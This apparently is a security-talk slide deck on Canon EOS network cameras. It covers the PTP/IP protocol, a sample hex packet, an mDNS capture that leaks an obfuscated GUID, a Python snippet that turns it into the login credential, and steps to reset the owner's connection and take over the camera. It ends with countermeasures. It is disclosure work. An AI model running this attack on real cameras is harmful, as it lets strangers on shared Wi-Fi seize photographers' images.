
  4 byte length (little endian)

  4 byte type (little endian)

  data

PTP/IP

Layering



PTP/IP

Authentication

- PTPIP_INIT_COMMAND_REQUEST
  - Includes authentication data:

    16 byte GUID

    hostname string

PTPIP_INIT_COMMAND_REQUEST

```
2a 00 00 00 01 00 00 00  eb 7a 78 9d 69 cb 64 4e
a3 e0 fc 96 ef 59 79 42  73 00 65 00 72 00 76 00
65 00 72 00 00 00 00 00  01 00
```

Paket length = 42 byte

Paket type = 0x01 = PTPIP_INIT_COMMAND_REQUEST

GUID

Hostname = “server” @ utf16

Trailer

PTP

PTP

Explained

- Picture Transfer Protocol
- Standardized by International Imaging Industry Association
- ISO 15740
- Lots of proprietary vendor extensions.

PTP

Packet format

- Designed for use over USB
- Fixed length

- 2 byte Msg Code
- 4 byte Session ID
- 4 byte Transaction ID
- 5 times 4 byte Parameter or Data

PTP

Message Codes

- Lot of standardized codes like:
  - PTP_GetDeviceInfo
  - PTP_OpenSession
  - PTP_CloseSession
  - PTP_GetStorageIDs
- Also Vendor specific codes like:
  - PTP_CANON_GetCustomizeSpec
  - PTP_CANON_GetCustomizeItemInfo

PTP

Use of

- Thankfully there are some implementations around.

- We decided to go with libgphoto2.
- Basic PTP/IP support is included as well.

The Attack


aka. gottcha

Attack

Getting the Credentials

- Client Hostname easy discoverable, but not needed.
  - Camera also excepts connections with a different hostname.

- GUID unknown to client software.
- Obfuscated GUID is broadcasted by the cam via UPNP.



```
▽ Answers
   ▷ CWCcb0c96.local: type A, class IN, cache flush, addr 192.168.200.217
   ▷ 217.200.168.192.in-addr.arpa: type PTR, class IN, cache flush, CWCcb0c96.local
   ▷ ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 15740, target CWCcb0c96.local
   ▽ ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local: type TXT, class IN, cache flush
        Name: ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local
        Type: TXT (Text strings)
        .000 0000 0000 0001 = Class: IN (0x0001)
        1... .... .... .... = Cache flush: True
        Time to live: 1 minute
        Data length: 198
        Text: srvver.canon.com=1.0
        Text: mf.canon.com=Canon
        Text: md.canon.com=Canon Digital Camera
        Text: mp.canon.com=Canon EOS-1D X
        Text: tid.canon.com=9D787AEB-CB69-4E64-A3E0-FC96EF597942
        Text: srv.canon.com=[illegible]
        Text: myhwa.canon.com=888717cb0c96
   ▷ _services._mdns._udp.local: type PTR, class IN, _ptp._tcp.local
   ▷ _ptp._tcp.local: type PTR, class IN, ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local
```

```
tmp = mdns_info.getProperties()['tid.canon.com'].split('-')
guid = []
l = lambda s: [ s[i:i+2:] for i in xrange(0,len(s),2) ][::-1]
for i in xrange(0,3):
    guid += l(tmp[i])
guid += tmp[3]
guid += tmp[4]
guid = "".join(guid)

guid = eb7a789d69cb644ea3e0fc96ef597942
```

The Attack

Connecting to the Camera

- Camera only allows one connection.
- Already connected client needs to be disconnected.
- TCP-RST the established PTP/IP connection.

Attack

Process

- Listen for the Cam on MDNS.
- De-obfuscate Authentication data.
- Disconnect connected Client Software.
- Connect via PTP/IP.
- Have Phun (-;

DEMO

Attack outlined

So you can write it down

- Photograph uses hotel / Starbucks WLAN, which isn't unlikely during events (think of Grammy Awards few days ago).
- Almost anybody in the same LAN can download the images from the camera (and even more).

Countermeasures

- Enable network functionality only in trusted Networks.
- Use WPA and a secure passphrase for (your trusted) WLAN.

Conclusions

- High-end cameras are yet another daily life item equipped with networking capabilities incl. full-blown IP stacks.

- Once more, their device-specific network technologies have been designed and implemented without (too much) security in mind.

- Again, this leads to (classes of) attacks previously unknown to their non-networked counterparts.

Next Steps

New series of DSLRs (EOS 6D)

- **Built-in Wireless Access Point**
- **New communication protocol for IOS/Android App**

New series of camcorder(XA20, XA25)

There's never enough time...

THANK YOU...

...for yours!

Questions?

ERNW
providing security.